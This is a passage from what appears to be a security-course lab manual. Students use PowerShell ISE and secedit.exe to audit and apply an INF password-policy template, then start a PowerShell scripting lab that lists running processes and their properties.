
Task 1 – Open PowerShell ISE (Integrated Scripting Environment)

1. Open PowerShell ISE by clicking the Start button and simply start typing "**powershell ise**" in the Start screen to do a search for the tool, then **right-click the "PowerShell ISE" desktop app, choose "Run As Administrator,"** and click "Yes" to confirm the launch (you don't have to click anywhere else in the Start screen to do a search, just start typing):



2. Ignore any other PowerShell applications, such as PowerShell ISE (x86). We won't use any other PowerShell application in this course other than the 64-bit "PowerShell ISE" desktop app. If you wish, you may create a shortcut for "powershell_ise.exe" on your desktop, but this isn't required.

   The 64-bit PowerShell ISE will launch as Administrator on your computer:



3. Navigate to the C:\Labs\401.5 folder using the following command:

```
PS C:\Windows\System32> cd C:\Labs\401.5
```


The command prompt ("PS") will show you what folder you are in, like in the screenshot above.

Tip: In PowerShell, when you start to type the name of a folder, file, variable or other object, you can press the "Tab" key once, or repeatedly, to have PowerShell guess the name of what you are typing. This technique is called "tab completion" and will speed your typing immensely. Once PowerShell has guessed your command correctly and has highlighted it, hit "Tab" to use it.

Task 2 – Examine and Apply an INF Security Template

1. In PowerShell, open the SecurityTemplate.inf file in a new tab for inspection of its text. Type "**ise .\SecurityTemplate.inf,**" and press "Enter" to make the tab appear as shown below:

```
PS C:\Labs\401.5> ise .\SecurityTemplate.inf
```



As you can see, an INF security template is just simple text. Notice in the INF template that "PasswordComplexity" is set to 1 (enabled) and "PasswordHistorySize" is set to 23.

2. Close the tab with the INF template by clicking the "X" on its tab. You should only see the shell now.

3. Briefly review the command-line switches of the secedit.exe tool for analyzing a computer by typing "**secedit .exe /analyze**" and pressing Enter:


```
PS C:\Labs\401.5> secedit.exe /analyze
```

4. Compare the settings defined in the security template against the local computer, saving the output to a text log file named "log.txt" (ignore the temp file named "temp.sdb"). Type the command below into your PowerShell window:


```
secedit.exe /analyze /db temp.sdb /cfg SecurityTemplate.inf /log log.txt
```

5. Open the log file just created (log.txt) in PowerShell by typing "**ise .\log.txt**" and pressing "Enter."

```
PS C:\Labs\401.5> ise .\log.txt
```



6. To match the above screen, in PowerShell, pull down the "Edit" menu, select "Find In Script," enter "Mismatch," then click the "Find Next" button.



Notice that "PasswordHistorySize" and "PasswordComplexity" both are marked as "Mismatch," as seen in the screenshot above of the PowerShell application window with the log.txt file opened in a tab. This shows that the current configuration of the computer does not match the settings defined in the SecurityTemplate.inf file. No changes have been made to the computer yet, this is a read-only audit.

7. Click Cancel in the "Find" window, and then close the tab for the log.txt file by clicking the "X" on that tab. Only the shell should be visible now.

8. Get the contents of the log.txt file and pipe (" | ") the lines from that file into the PowerShell Select-String command to compare each line against a regular expression pattern (very similar to *grep* on Linux).

```
...\401.5> Get-Content .\log.txt | Select-String -Pattern "Mismatch"
```

Just as we saw when examining the log.txt file by hand in the PowerShell editor tab, the "PasswordHistorySize" and "PasswordComplexity" settings are both marked as "Mismatch" (you may have other mismatches as well, but we are only interested in these two settings in this lab).

9. Briefly review the command-line switches of the secedit.exe tool for reconfiguring a computer by typing "**secedit.exe /configure**" and pressing "Enter."

```
PS C:\Labs\401.5> secedit.exe /configure
```

10. Reconfigure the computer by applying the SecurityTemplate.inf file with this command (note that this is one command, but it is wrapped across two lines in this manual). Enter the below text into PowerShell:

```
PS C:\Labs\401.5> secedit.exe /configure /db temp.sdb /cfg
SecurityTemplate.inf
```

The computer has now been reconfigured to match the security template. Let's re-audit the machine again with the template.

11. Compare the settings defined in the template against the local computer again, just as before, but this time save the output to a new log file named "out.txt" (not to "log.txt" like before). Enter the text below (note that the command to enter wraps to a second line):


```
PS C:\Labs\401.5> secedit.exe /analyze /db temp.sdb /cfg
SecurityTemplate.inf /log out.txt
```

Please notice that we are saving the output of the analysis to a new log file named "out.txt."

12. Extract any mismatch lines from the new "out.txt" log file just produced by typing the following:

```
PS ...\401.5> Get-Content .\out.txt | Select-String -Pattern "Mismatch"
```

The output of the above command should be nothing. Nothing is good here! It shows that the "out.txt" text file does not contain any lines which contain "Mismatch" inside of them. The lack of mismatches indicates that the computer has been successfully reconfigured to match the settings in the template. Job well done!



Notice that there is no output from the command in the screenshot above. This is expected.

13. Extra Credit: If there is any time remaining for the lab, feel free to read the full help for the Get-Content and Select-String commands. This is not required, just fun to do. Use your mouse to control the scroll bar on the right side to scroll up and down to read all the help text. You can't pipe the help text into the "more" command when using the graphical PowerShell ISE editor (powershell_ise.exe), but you can pipe help text into "more" when using the text-oriented version of PowerShell instead (powershell.exe).

```
Get-Help -Full Get-Content

Get-Help -Full Select-String

Start-Process PowerShell.exe          #Notice, there is no "_ise" here!
```

Note: If you are prompted with a screenshot stating, "The Update-Help cmdlet downloads the most current Help files for Windows PowerShell modules, and installs them on your computer....." Select "No."

Questions

1. What command is used to launch the graphical PowerShell ISE editor? _____
2. What keyword do we look for in secedit.exe log files to find mismatches? _____
3. What command is used to open a text file in the PowerShell ISE editor? _____

Exercise Takeaways

In this lab, you completed the following tasks:

- Finding and running the graphical PowerShell ISE editor.
- Comparing your computer against an INF security template.
- Opening a text file for viewing or editing inside PowerShell ISE.
- Applying an INF security template to reconfigure the local computer.
- Searching a text log file with a regular expression pattern to find mismatches.

In this exercise, we used the SECEDIT.EXE command-line tool to audit and then reconfigure a computer. Audits are performed by comparing the state of the machine against an INF security template. Applying an INF security template reconfigures the machine to match the settings defined in the template. We performed these steps in PowerShell, but we could have used the older CMD.EXE command shell instead. PowerShell is the future of all command-line scripting on Windows, so it's good to get some practice. There are thousands of commands available to use in PowerShell, you cannot possibly memorize them all, so the Commands tab may be used to help identify the one you want (View menu > Show Command Add-On).

This page intentionally left blank.

Question Answers

1. What command is used to launch the graphical PowerShell ISE editor? **powershell_ise.exe**
2. What keyword do we look for in secedit.exe log files to find mismatches? **Mismatch**
3. What command is used to open a text file in the PowerShell ISE editor? **ise <path-to-file>**

This page intentionally left blank.

Lab 5.4

PowerShell Scripting

Lab 5.4 – PowerShell Scripting

Background

In the previous module, you learned about the importance of not doing all of your work by hand using only graphical tools. We want to automate our work as much as possible for speed and consistency. The future of Windows automation scripting is PowerShell. PowerShell is a replacement for the old CMD.EXE command shell. PowerShell also includes an object-oriented scripting language that is designed to be as easy to learn as possible (easier than C# at least, but "easy" is a relative term, it can still be hard). In this lab, you will get lots of practice using PowerShell.

Objectives

- Open the graphical PowerShell ISE editor (ISE = Integrated Scripting Environment).
- List and manipulate processes and services.
- Interact with the file system, such as sorting and hashing files.
- Export data to HTML and comma-delimited CSV text files.
- Query the Windows Management Instrumentation (WMI) service.
- Query local or remote Windows Event Log messages.


Your objectives for this lab are to first, and most importantly, get comfortable launching and using PowerShell. Next, within PowerShell, you will see how to list processes and services, saving data to CSV and HTML files for later use. Then you will interact with the file system to do things like hash files with SHA-256, perhaps for integrity checking. Then, you will have PowerShell talk to the Windows Management Instrumentation (WMI) service to query a variety of computer information. Finally, you will query Windows Event Log messages with PowerShell.

Duration - 40 Minutes

The estimated duration of this lab is based on the average amount of time required to make it through to the end. The duration estimate of this lab can decrease or increase depending on various factors, such as the booting of virtual machines, the speed and amount of RAM on your computer, and the time you take to read through and perform each step. All labs are repeatable both inside and outside of the classroom, and it is strongly recommended that you take the time to repeat the labs both for further learning and practice towards the GIAC Security Essentials Certification (GSEC).


Task I – Open PowerShell ISE (Integrated Scripting Environment)

1. Open PowerShell ISE by clicking the Start button and simply start typing "**powershell ise**" in the Start screen to do a search for the tool, **then right-click the "PowerShell ISE" desktop app, choose "Run As Administrator,"** and click "Yes" to confirm the launch (you don't have to click anywhere else in the Start screen to do a search, just start typing).




Ignore any other PowerShell applications, such as PowerShell ISE (x86). We won't use any other PowerShell application in this course other than the 64-bit "PowerShell ISE" desktop app. If you wish, you may create a shortcut for "powershell_ise.exe" on your desktop, but this isn't required.

The 64-bit PowerShell ISE will launch as Administrator on your computer and look like this:



2. Navigate to the C:\Labs\401.5 folder using the following command:

```
cd C:\Labs\401.5
```




The command prompt ("PS") will show you what folder you are in, like in the screenshot above.

Tip: In PowerShell, when you start to type the name of a folder, file, variable or other object, you can press the "Tab" key once, or repeatedly, to have PowerShell guess the name of what you are typing. This technique is called "tab completion" and will speed your typing immensely. Once PowerShell has guessed your command correctly and has highlighted it, hit "Tab" to use it.

Task 2 – Processes and Services

1. In PowerShell, run the following command to see a list of running processes:

```
Get-Process
```




There are several properties displayed by default for each process:

Handles: Number of handles to files, registry keys, or other objects.
NPM(K): Non-Paged Memory in kilobytes.
PM(K): Pageable Memory in kilobytes.
WS(K): Working Set memory in kilobytes.
VM(M): Virtual Memory in megabytes, including page file usage.
CPU(s): Total number of seconds the process has consumed across all CPU cores.
Id: The Process Identifier number (PID).
ProcessName: Name of the process, which is usually the EXE name.

2. Run the following command to see all the properties of just the LSASS.EXE process:

```
Get-Process -Name lsass | Format-List *
```



Scroll up and down to see all the property names and data inside those properties.

By default, PowerShell will only show you some of the essential properties of an object. When you pipe the output of a command into "Format-List *," the object(s) outputted will be in the form of a list instead of a table. The asterisk ("*") is a wildcard that means "show me everything!"

